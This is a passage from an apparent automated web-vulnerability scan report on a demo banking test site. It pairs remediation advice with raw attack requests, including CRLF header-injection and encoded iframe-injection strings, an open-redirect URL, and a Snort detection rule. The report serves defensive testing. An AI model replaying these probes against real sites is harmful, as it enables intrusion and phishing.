hidden parameter or cookie. They assume that since the user doesn't see it, it's a good place to store data such as price, order number, etc. Both hidden parameters and cookies can be manipulated and returned to the server, so never assume the client returned what you sent via a hidden parameter or cookie.

For QA:

From a testing perspective, ensure that the error handling scheme is consistent and does not reveal private information about your web application. A seemingly innocuous piece of information can provide an attacker the means to discover additional information that can be used to conduct an attack. Make the following observations:

- Do you receive the same type of error for existing and non-existing files?
- Does the error include phrases (such as "Permission Denied") that could reveal the existence of a file?

Reference:

Web Application Security Whitepaper:
http://download.hpsmartupdate.com/asclabs/security_at_the_next_level.pdf

Processing Unhandled Exceptions:
http://www.asp.net/(S(sf10gzjodvrpce55el2p5cnk))/learn/hosting/tutorial-12-cs.aspx

Managing Unhandled Exceptions:
http://www.informit.com/articles/article.aspx?p=32081&seqNum=3

Attack Request:

POST /signin.html HTTP/1.1
Host: zero.webappsecurity.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://zero.webappsecurity.com/login.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 132
Pragma: no-cache
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Audit.Attack"; SID="65B825051B6AED45BB6F83FF6E242684";
PSID="A2A2F2780FE6DEE9A4BD75CF47E6666F"; SessionType="AuditAttack"; CrawlType="None";
AttackType="PostParamManipulation"; OriginatingEngineID="90e84d4b-fe51-47a6-ace4-be01fbb9325c";
AttackSequence="0"; AttackParamDesc="user_token"; AttackParamIndex="3"; AttackParamSubIndex="0"; CheckId="3582";
Engine="Http+Response+Splitting"; Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="38b91670-e2b5-4313-81c2-ea437e8fb44e%250d%250aSPIHeader%3a%2520SPIValue"; AttackStringProps="Attack"; ThreadId="44";
ThreadType="StateRequestorPool";
X-RequestManager-Memo: StateID="10549"; sc="1"; ID="1e692f64-19a1-4b83-847a-53a548f01394";
X-Request-Memo: ID="f2c37346-ac2b-477d-ba8b-5b5338217eba"; ThreadId="41";
Cookie: CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51

...TRUNCATED...&user_password=password&submit=Sign+in&user_token=
38b91670-e2b5-4313-81c2-ea437e8fb44e%0d%0aSPIHeader:%20SPIVal

Attack Response:

HTTP/1.1 500 Internal Server Error
Date: Thu, 20 Mar 2014 22:38:31 GMT
Server: Apache/2.2.22 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 4165
Connection: close
Content-Type: text/html;charset=utf-8

...TRUNCATED.../h1><HR size="1" noshade="noshade"> type Exception report message
<u>Invalid characters (CR/LF...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/signin.html
- http://zero.webappsecurity.com:80/examples/servlets/servlet/CookieExample
- http://zero.webappsecurity.com:80/examples/jsp/error/errorpge.jsp
- http://zero.webappsecurity.com:80/bank/redirect.html?url=account-summary.html%0d%

0aSPIHeader:%20SPIV

- http://zero.webappsecurity.com:80/examples/servlets/servlet/CookieExample

---

Medium **Access Control: Unprotected Directory**

Summary:

A directory was discovered that contains an object referenced in a post request or query string, and which has a name that could easily be guessed by an attacker. The primary danger from an attacker discovering this directory would arise from the information he could gather from its contents, such as what language was used to code the web application. Recommendations include restricting access to important directories or files by adopting a "need to know" requirement for both the document and server root, and turning off features such as Automatic Directory Listings that provide information that could be utilized by an attacker when formulating or conducting an attack.

Execution:

This check determines the parent directory of an object referenced in either a post request or query string, and ascertains whether the name of the directory could lead to security issues.

Fix:

For Security Operations:

One of the most important aspects of web application security is to restrict access to important files or directories only to those individuals who actually need to access them. The harder you make it for an attacker to access information about your web application, the more likely it is that he will simply find an easier target. Use the following recomendations to improve the security of your web application.

- Restrict access to important files or directories only to those who actually need it. More information about implementing secure authentication schemes is listed below.
- Enforce consistent authentication across your entire application. Ensure authentication is applied to the entire directory structure, including subdirectories.
- Limit server-side includes only to trusted sources with adequate permissions.
- Ensure that files containing sensitive information are not left publicly accessible.
- Do not follow standard naming procedures for hidden directories. For example, don't create a hidden directory called "cgi" that contains cgi scripts. Obvious directory names are just that...readily guessed by an attacker.
- Enforce a least privileges access policy.
- Do not use robots.txt files, as most search engines and crawling/spidering tools do not honor them.

For Development:

Unless you are actively involved with implementing the web application server, there is not a wide range of available solutions to prevent problems that can occur from an attacker discovering underlying architectural information about your application. The nature of a web site is to be publicly accessible, which means the directory structure will also be so. Primarily, this problem will be resolved by the web application server administrator. However, there are certain actions you can take that will help to secure your web application and make it harder for an attacker to conduct a successful attack.

- Ensure that files containing sensitive information are not left publicly accessible, or that comments left inside files do not reveal the locations of directories best left confidential.
- Do not reveal information in pathnames that are publicly displayed. Do not include drive letters or directories outside of the web document root in the pathname when a file must call another file on the web server. Use pathnames that are relative to the current directory or the webroot.

For QA:

For reasons of security, it is important to test the web application not only from the perspective of a normal user, but also from that of a malicious one. Whenever possible, adopt the mindset of an attacker when testing your web application for security defects. Access your web application from outside your firewall or IDS. Utilize Google or another search engine to ensure that searches for vulnerable files or directories do not return information regarding your web application. For example, an attacker will utilize a search engine, and search for directory listings such as the following: 'index of / cgi-bin'. Make sure that your directory structure is not obvious, and that only files that are necessary are capable of being accessed.

Attack Request:

POST /examples/servlets/servlet/RequestParamExample HTTP/1.1
Referer: h...TRUNCATED...

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 23:12:58 GMT
Server: Apache/2.2...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/examples/servlets/servlet/RequestParamExample

---

Medium **HTML Tag Injection**

Summary:

HTML tag injection vulnerabilities were identified on this web application. HTML tag injections are used to aid in Cross-Site Request Forgeries and phishing attacks against third-party web sites, and can often double as Cross-Site Scripting vulnerabilities. Recommendations include implementing secure programming techniques that ensure proper filtration of user-supplied data, and encoding all user supplied data to prevent inserted scripts being sent to end users in a format that can be executed.

Execution:

If the session is vulnerable to a HTML Tag Injection attack, the same HTML sent in the request will also appear as part of the response. View the attack string included with the request to check what to search for in the response. This indicates that the web application is taking values from the HTTP request parameters and using them in the HTTP response without first removing potentially malicious HTML.

Implication:

HTML tag injection often has implications that are identical to Cross-Site Scripting, and can generally be subdivided into two categories: stored and reflected attacks. The main difference between the two is in how the payload arrives at the server. Stored attacks are just that...in some form stored on the target server, such as in a database, or via a submission to a bulletin board or visitor log. The victim will retrieve and execute the attack code in his browser when a request is made for the stored information. Reflected attacks, on the other hand, come from somewhere else. This happens when user input from a web client is immediately included via server-side scripts in a dynamically generated web page. Via some social engineering, an attacker can trick a victim, such as through a malicious link or "rigged" form, to submit information which will be altered to include attack code and then sent to the legitimate server. The injected code is then reflected back to the user's browser which executes it because it came from a trusted server. The implication of each kind of attack is the same.

The main problems associated with successful HTML tag injection & Cross-Site Scripting attacks are:

- Account hijacking - An attacker can hijack the user's session before the session cookie expires and take actions with the privileges of the user who accessed the URL, such as issuing database queries and viewing the results.
- Malicious script execution - Users can unknowingly execute JavaScript, VBScript, ActiveX, HTML, or even Flash content that has been inserted into a dynamically generated page by an attacker.
- Worm propagation - With Ajax applications, XSS can propagate somewhat like a virus. The XSS payload can autonomously inject itself into pages, and easily re-inject the same host with more XSS, all of which can be done with no hard refresh. Thus, XSS can send multiple requests using complex HTTP methods to propagate itself invisibly to the user.
- Information theft - Via redirection and fake sites, attackers can connect users to a malicious server of the attacker's choice and capture any information entered by the user.
- Denial of Service - Often by utilizing malformed display requests on sites that contain a Cross-Site Scripting vulnerability, attackers can cause a denial of service condition to occur by causing the host site to query itself repeatedly .
- Browser Redirection - On certain types of sites that use frames, a user can be made to think that he is in fact on the original site when he has been redirected to a malicious one, since the URL in the browser's address bar will remains the same. This is because the entire page isn't being redirected, just the frame in which the JavaScript is being executed.
- Manipulation of user settings - Attackers can change user settings for nefarious purposes.

For more detailed information on Cross-Site Scripting attacks, see the HP Cross-Site Scripting whitepaper.

Fix:

For Development:

HTML Tag Injection attacks can be avoided by carefully validating all input, and properly encoding all output. When validating user input, verify that it matches the strictest definition of valid input possible. For example, if a certain parameter is supposed to be a number, attempt to convert it to a numeric data type in your programming language.

PHP: intval("0".$_GET['q']);

ASP.NET: int.TryParse(Request.QueryString["q"], out val);

The same applies to date and time values, or anything that can be converted to a stricter type before being used. When accepting other types of text input, make sure the value matches either a list of acceptable values (white-listing), or a strict

regular expression. If at any point the value appears invalid, do not accept it. Also, do not attempt to return the value to the user in an error message.

Most server side scripting languages provide built in methods to convert the value of the input variable into correct, non-interpretable HTML. These should be used to sanitize all input before it is displayed to the client.

PHP: string htmlspecialchars (string string [, int quote_style])

ASP.NET: Server.HTMLEncode (strHTML String)

When reflecting values into JavaScript or another format, make sure to use a type of encoding that is appropriate. Encoding data for HTML is not sufficient when it is reflected inside of a script or style sheet. For example, when reflecting data in a JavaScript string, make sure to encode all non-alphanumeric characters using hex (\xHH) encoding.

If you have JavaScript on your page that accesses unsafe information (like location.href) and writes it to the page (either with document.write, or by modifying a DOM element), make sure you encode data for HTML before writing it to the page. JavaScript does not have a built-in function to do this, but many frameworks do. If you are lacking an available function, something like the following will handle most cases:

s = s.replace(/&/g,'&').replace(/"/i,'"').replace(/</i,'<').replace(/>/i,'>').replace(/'/i,''')

Ensure that you are always using the right approach at the right time. Validating user input should be done as soon as it is received. Encoding data for display should be done immediately before displaying it.

The above regular expression would be added into a new Snort rule as follows:

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"NII HTML Tag Injection attempt"; flow:to_server,established; pcre:"/((\%3C) <)((\%2F) \/)*[a-z0-9\%]+((\%3E) >)/i"; classtype:Web-application-attack; sid:9000; rev:5;)

Paranoid regex for XSS attacks:
/((\%3C) <)[^\n]+((\%3E) >)/I

This signature simply looks for the opening HTML tag, and its hex equivalent, followed by one or more characters other than the new line, and then followed by the closing tag or its hex equivalent. This may end up giving a few false positives depending upon how your web application and web server are structured, but it is guaranteed to catch anything that even remotely resembles a HTML Tag Injection attack.

For QA:

Fixes for HTML Injection defects will ultimately require code based fixes.

Reference:

HP Cross-Site Scripting Whitepaper:
http://download.hpsmartupdate.com/asclabs/cross-site_scripting.pdf

OWASP Cross-Site Scripting Information:
http://www.owasp.org/index.php/Cross_Site_Scripting

XSRF on OWASP:
http://www.owasp.org/index.php/XSRF

XSRF on Wikipedia:
http://en.wikipedia.org/wiki/Cross-site_request_forgery

Sans:
http://isc.sans.org/diary.php?storyid=1750

Attack Request:

POST /forgotten-password-send.html HTTP/1.1
Referer: http://zero.webappsecurity.com/forgot-password.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 153
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Audit.Attack"; SID="3786D9C47C874C8C26F6CE6CCE1301AF";
PSID="4A3CDCE8C1E41093AA0B84FA4D07518B"; SessionType="AuditAttack"; CrawlType="None";
AttackType="PostParamManipulation"; OriginatingEngineID="1354e211-9d7d-4cc1-80e6-4de3fd128002";
AttackSequence="20"; AttackParamDesc="email"; AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="5105";
Engine="Cross+Site+Scripting"; Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="John.Doe%

2540somewhere.com%253c%2569%2546%2572%2541%256d%2545%2520%2573%2552%2563%253d%2578%2553%2572%2546%2574%2545%2573%2554%252e%2573%2550%2569%253e%253c%252f%2569%2546%2572%2541%256d%2545%253e"; AttackStringProps="Attack"; ThreadId="38"; ThreadType="StateRequestor";
X-RequestManager-Memo: StateID="111"; sc="1"; ID="26ef26df-148d-4b71-9dea-acd282f5a858";
X-Request-Memo: ID="5bef653a-2db8-4f39-8d0b-87a55e3834ae"; ThreadId="38";
Cookie:
CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=12BACF63;username=username;password=password

email=
John.Doe%40somewhere.com%3c%69%46%72%41%6d%45%20%73%52%63%3d%78%53%72%46%74%45%73%54%2e%73%50%69%3e%3c%2f%69%46%72%41%6d%45%3e&submit=S

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 23:04:44 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Content-Language: en-US
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html;charset=UTF-8
Content-Length: 5424

...TRUNCATED...ent to the following email: John.Doe@somewhere.com<iFrAmE sRc=xSrFtEsT.sPi></iFrAmE>

...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/forgotten-password-send.html

---

Medium **Access Control: Unprotected Directory**

Summary:

Directory Enumeration vulnerabilities were discovered within your web application. These directories are known to contain default/example materials. These materials have historically harbored many critical security vulnerabilities, and are widely exploited. Recommendations include removing the materials from your server, since they are not necessary for the production operation of your web site.

Implication:

The primary danger from an attacker finding a publicly available directory on your web application server depends on what type of directory it is, and what files it contains.

Fix:

For Security Operations:
Example materials are meant for internal use to showcase various technologies or serve as programming references. They should not be deployed to production systems, since they are not required for production operation of the web site. Alternatively, the directory can be restricted by a server access control mechanism. More information about implementing access control schemes can be found in the References.

For Development:
This problem will be resolved by the web application server administrator. In general, do not deploy non-essential default, example, or reference content to production systems.

For QA:
This problem will be resolved by the web application server administrator.

Reference:

Implementing Basic Authentication in IIS
http://www.microsoft.com/technet/prodtechnol/WindowsServer2003/Library/IIS/abbca505-6f63-4267-aac1-1ea89d861eb4.mspx

Implementing Basic Authentication in Apache
http://httpd.apache.org/docs/howto/auth.html#intro

Attack Request:

GET /examples/ HTTP/1.1
Referer: http://zero.webappsecurity.com...TRUNCATED...

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:38:55 GMT
Server: ...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/examples/

Medium **Access Control: Unprotected File**

Summary:

An application include file was found. This results in a possible information disclosure vulnerability, exposing internal application workings to an attacker who can then potentially leverage that information to exploit the application. Recommendations include storing include files in a location other than the webroot.

Execution:

Open a web browser and navigate to http://zero.webappsecurity.com:80/include/common.inc.

Implication:

An attacker could view web application source code. Web application source code often contains database usernames, passwords and connection strings and locations of sensitive files. It also reveals the detailed mechanics and design of the web application's logic, which can be used to develop other attacks.

Fix:

For Development:
Keep include files outside of the web root. Scripts can still be used to access and include them by using either relative or absolute paths. This will prevent potential attackers from having direct access to include files from the web.

For Security Operations:
Take measures to prevent unauthorized access to important files or directories.

For QA:
From a security perspective, it is important to test the web application not only as a normal user, but also as a malicious one. Make sure that the webroot is free from files that could be used to gather information about the application that could be utilized in conducting more damaging attacks.

Attack Request:

GET /include/common.inc HTTP/1.1
Referer: http://zero.webappsecurity.com/include/
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Audit.Attack"; SID="E2D4D7AEF8593E333865E97A8CDB8ACA";
PSID="21A7FC29C31A2750DA2159C014F50A10"; SessionType="AuditAttack"; CrawlType="None"; AttackType="None";
OriginatingEngineID="65cee7d3-561f-40dc-b5eb-c0b8c2383fcb"; AttackSequence="16"; AttackParamDesc="";
AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="10365"; Engine="Request+Modify"; Retry="False";
SmartMode="NonServerSpecificOnly"; ThreadId="28"; ThreadType="StateRequestorPool";
X-RequestManager-Memo: StateID="119"; sc="1"; ID="54b8747a-9c51-40a2-89d4-cc7e8c6e4c3d";
X-Request-Memo: ID="3145560d-0b40-4035-958c-e895ce2c2146"; ThreadId="60";
Cookie: CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=3C026D52

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:45:29 GMT
Server: ...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/include/common.inc

Medium **Open Redirect**

Summary:

A vulnerability of medium risk has been detected within your web application due to the manner in which certain requests are redirected. If exploited, this could lead to an attacker utilizing an external site that appears as if it was part of the original

domain, a key component of Phishing attacks. Recommendations include adopting secure programming techniques which do not rely on utilizing the HTML meta refresh tag or HTTP redirection capabilities as a method of redirecting users to other sites specified by the user.

Execution:

Submit a URL in the parameter value to the vulnerable website. If successful, the client will be redirected to a page of the attacker's choice.

Example:
A script usually has three components:

The name of the script (redirect.cgi).
The parameter of the script (redirect.cgi?url=).
The value of the parameter (redirect.cgi?url=http://www.example.com/).

By passing a value of http://www.example.com to the parameter an attacker can redirect an unsuspecting user to a site of their choice.

Implication:

An attacker can manipulate a parameter value to redirect users to arbitrary sites, aiding in Phishing attacks.

Fix:

For Developers:

There are several secure programming techniques that can be utilized to mitigate the risk from a Phishing attack.

- Always sanitize data returned from a user or other application components before storing or processing it, or presenting it back to the application user.
- Maintain a list of valid "redirection" URL's.
- Ensure that all characters that could be interpreted as an executable language are replaced with their corresponding HTML encoded versions.
- Do not accept session information from within a URL.
- Do not reference redirection URL's or alternative file paths within the browser's URL path.
- Do not use the HTML Meta refresh tag to redirect users
- Do not utilize the Referrer header (or an equivalent) as a method of authorization or authentication.

For Security Operations:

This specific issue will need to be addressed in the code of the web application. There are several items outside of the strict realm of web application security that can be pursued to prevent successful Phishing attacks, such as utilizing a managed service which analyzes email for common threads found in similar attacks and which also scours the Internet for improper use of proprietary logos and trademarks. Also, gateway content filtering can be employed to inspect communications for malicious content or requests.

For QA:

Testing for susceptibility to Phishing attacks usually falls outside of the standard protocol of QA testing. However, there are some measures QA professionals can take to lessen the risk. It is a good testing practice to ensure that the architectural naming conventions of your application employs the same root domain, and that in the interests of organization and simplicity host names reflect the nature of the application. It is also wise to ensure that the application does not allow users to supply their own URL's in any form or fashion.

Reference:

OWASP Data Validation Article:
http://www.owasp.org/index.php/Data_Validation

Attack Request:

GET /bank/redirect.html?url=http://www.webinspect.hp.com/ HTTP/1.1
Referer: http://zero.webappsecurity.com...TRUNCATED...

Attack Response:


HTTP/1.1 302 Found
Date: Thu, 20 Mar 2014 22:50:27 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Location: http://www.webinspect.hp.com/
Content-Language: en-US
Content-Length: 0
Vary: ...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/bank/redirect.html?url=http://www.webinspect.hp.com/

Medium **Cross-Site Request Forgery**

Summary:



Cross-Site Request Forgery (XSRF or CSRF) has been detected. Because browsers can run code sent by multiple sites, an XSRF attack can occur if one site sends a request (never seen by the user) to another site on which the user has authenticated that will mistakenly be received as if the user authorized the request. If a user visits a vulnerable site, the attacker can make the user's browser send a request to a different target site that performs an action on behalf of the user. The target site only sees a normal authenticated request coming from the user and performs whatever sensitive action was requested. Whatever functionality exists on the target site can be manipulated in this fashion. Recommendations include utilizing CAPTCHA's or anti-Cross-Site Request Forgery tokens to prevent Cross-Site Request Forgery attacks.

Execution:

Criteria for identifying CSRF:

1. This check is only run against POST requests.
2. The page must be either a login page, or a page in restricted session (i.e. an authenticated session) .
* Note: In order to avoid testing every POST request made during authenticated sessions, we will only run the check against a URL one time. This means that forms with multiple parameters will only be tested one time and not multiple times like a XSS or parameter injection check.
3. The page is not a re-authentication page. This is to avoid cases where a user is asked to either change a password or provide their password when they are already in an authenticated session. A re-authentication page is not CSRF vulnerable.

4. The page does not contain CAPTCHA. A CAPTCHA page is not CSRF vulnerable
5. The page is not an error page or an invalid page from the server.

More information on Login CSRF can be found here: http://seclab.stanford.edu/websec/csrf/csrf.pdf.

Implication:

Any functionality contained within the application can be exploited if it is vulnerable to XSRF. For instance, a banking application could be made to transfer funds, etc.

Fix:

Resolving Cross-Site Request Forgery may require recoding every form and feature of a web application. You can use anti-Cross-Site Request Forgery tokens or CAPTCHAs to prevent Cross-Site Request Forgery attacks. Other methods are easier but not as effective.

While no method of preventing Cross-Site Request Forgery is perfect, using Cross-Site Request Forgery nonce tokens eliminates most of the risk. Although an attacker may guess a valid token, nonce tokens are effective in preventing Cross-Site Request Forgery attacks. You can verify that a user is legitimate by generating a "secret," such as a secret hash or token, after the user logs in. You should store "the secret" in a server-side session and then include it in every link and sensitive form. Each subsequent HTTP request should include this token; otherwise, the request is denied and the session invalidated. Do not make the token the same as the session ID in case a Cross-Site Scripting vulnerability exists. Initialize the token as other session variables. You can validate it with a simple conditional statement, and you can limit it to a small timeframe to enhance its effectiveness. Attackers need to include a valid token with a Cross-Site Request Forgery attack in order to match the form submission. Because the user's token is stored in the session, any attacker needs to use the same token as the victim.

CAPTCHA can also prevent cross-site request forgery attacks. With CAPTCHA, a user needs to enter a word shown in distorted text, contained inside an image, before continuing. The assumption is that a computer cannot determine the word inside the graphic, although a human can. CAPTCHA requires that a user authorize specific actions before the web application initiates them. It is difficult to create a script that automatically enters text to continue, but research is underway on how to break CAPTCHAs. If you use CAPTCHAs, make sure they are strong against possible attacks. Building a secure CAPTCHA takes more effort. In addition tomaking sure that computers cannot read the images, you need to make sure that the CAPTCHA cannot be bypassed at the script level. Consider whether you use the same CAPTCHA multiple times, making an application vulnerable to a replay attack. Also make sure the answer to the CAPTCHA is not passed in plain text as part of a web form.

More information is available in the HP Cross-Site Request Forgery white paper.

Reference:

HP XSRF White Paper:
Cross-Site Request Forgery

OWASP Prevention Cheat Sheet:
OWASP Prevention Cheat Sheet

XSRF FAQ:
http://www.cgisecurity.com/csrf-faq.html

Research:
http://seclab.stanford.edu/websec/csrf/csrf.pdf

Attack Request:

POST /bank/pay-bills-purchase-currency.html HTTP/1.1
Referer: http://zero.webappsecurity.com/bank/pay-bills.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Crawl"; SID="56563A44E04633518614F31FBA724564";
PSID="5AB353D1CAB22642997512441C0C0187"; SessionType="Crawl"; CrawlType="Script"; AttackType="None";
OriginatingEngineID="00000000-0000-0000-0000-000000000000"; ThreadId="82";
ThreadType="CrawlBreadthFirstDBReader";
X-RequestManager-Memo: StateID="103"; sc="1"; ID="b895077b-a01c-4cf8-ab8b-6cf9bacc90b5";
X-Request-Memo: ID="afe49770-b1b5-45a6-add1-7ef8a576ad04"; ThreadId="27";
Cookie:
CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=2DC913EA;username=username;password=password

currency=&amount=12345&inDollars=true

Attack Response:

HTTP/1.1 302 Found
Date: Thu, 20 Mar 2014 22:58:25 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Location: http://zero.webappsecurity.com/bank/pay-bills.html
Content-Language: en-US
Content-Length: 0
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

File Names:

- http://zero.webappsecurity.com:80/bank/pay-bills-purchase-currency.html
- http://zero.webappsecurity.com:80/bank/pay-bills-get-payee-details.html
- http://zero.webappsecurity.com:80/bank/online-statements-for-account.html
- http://zero.webappsecurity.com:80/bank/pay-bills-purchase-currency.html

---

Medium

Transport Layer Protection: Insecure Transmission

Summary:

A username was found in the query string of a GET request or Set-Cookie header. Unknown application testing seeks to uncover new vulnerabilities in both custom and commercial software. Because of this, there are no specific patches or descriptions for this issue.

Fix:

Leaving login information in a query string or cookie values makes it easy for an attacker to see and tamper with login values. Have a developer or security administrator examine this issue. Recommendations include ensuring that login information is sent with a POST request over an encrypted connection and that sensitive account information is kept on the server.

Attack Request:

GET /auth/security-check.html?user_token=38b91670-e2b5-4313-81c2-ea437e8fb44e HTTP/1.1
Ho...TRUNCATED...

Attack Response:

HTTP/1.1 302 Found
Date: Thu, 20 Mar 2014 22:34:28 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Location: http://zero.webappsecurity.com/bank/account-summary.html
Content-Language: en-US
Vary: Accept-Encoding
Content-Length: 0
Keep-Alive: timeout=5, max=94
Connection: Keep-Alive
Content-Type: text/html

File Names:

- http://zero.webappsecurity.com:80/auth/security-check.html?user_token=38b91670-e2b5-4313-81c2-ea437e
- http://zero.webappsecurity.com:80/auth/accept-certs.html?user_token=38b91670-e2b5-4313-81c2-ea437e8f
- http://zero.webappsecurity.com:80/online-banking.html

Medium

Privacy Violation: Autocomplete

Summary:

Most recent browsers have features that will save password field content entered by users and then automatically complete password entry the next time the field are encountered. This feature is enabled by default and could leak password since it is stored on the hard drive of the user. The risk of this issue is greatly increased if users are accessing the application from a shared environment. Recommendations include setting autocomplete to "off" on all your password fields.

Execution:

To verify if a password filed is vulnerable, first make sure to enable the autocomplete in your browser's settings, and then input the other fileds of the form to see whether the password is automatically filled. If yes, then it's vulnerable, otherwise, not. You may need to do it twice in case it is the first time you type in the credential in your browser.

Implication:

When autocomplete is enabled, hackers can directly steal your password from local storage.

Fix:

From the web application perspective, the autocomplete can be turned at the form level or individual entry level by defining the attribute AUTOCOMPLETE="off".

Reference:

Microsoft:
Autocomplete Security

Attack Request:

GET /examples/jsp/security/protected/ HTTP/1.1
Referer: http://zero.webappsecurity.com/examples/jsp/security/protected/index.jsp
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Audit.Attack"; SID="9396DCD69629AFBB0963657CEA16A284";
PSID="284B88E0EA99570FCF318F0812D0637E"; SessionType="PathTruncation"; CrawlType="None"; AttackType="None";
OriginatingEngineID="398bfe9e-1b77-4458-9691-603eea06e341"; AttackSequence="0"; AttackParamDesc="";
AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="0"; Engine="Path+Truncation"; Retry="False";
SmartMode="NonServerSpecificOnly"; ThreadId="57"; ThreadType="StateRequestorPool";
X-RequestManager-Memo: StateID="111"; sc="1"; ID="7e769b64-0008-48e1-a39c-bbf7faeff0a5";
X-Request-Memo: ID="8d23b83c-c7ed-4f40-914d-2ab171936c7e"; ThreadId="38";
Cookie:
CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=31A3BCBF;username=usern
ame;password=password;JSESSIONID=12BACF63

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 23:30:35 GMT
Server: Apache/2.2.22 (Ubuntu)
Cache-Control: private
Expires: Wed, 31 Dec 1969 18:00:00 CST
Set-Cookie: JSESSIONID=E25C1D09; Path=/examples/; HttpOnly
Content-Length: 583
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=80
Connection: Keep-Alive
Content-Type: text/html;charset=ISO-8859-1

...TRUNCATED...ign="right">Password:</th>
<td align="left"><input type="password" name="j_password"></td>
</tr>
<tr>
<td align="right"><...TRUNCATED...

File Names:

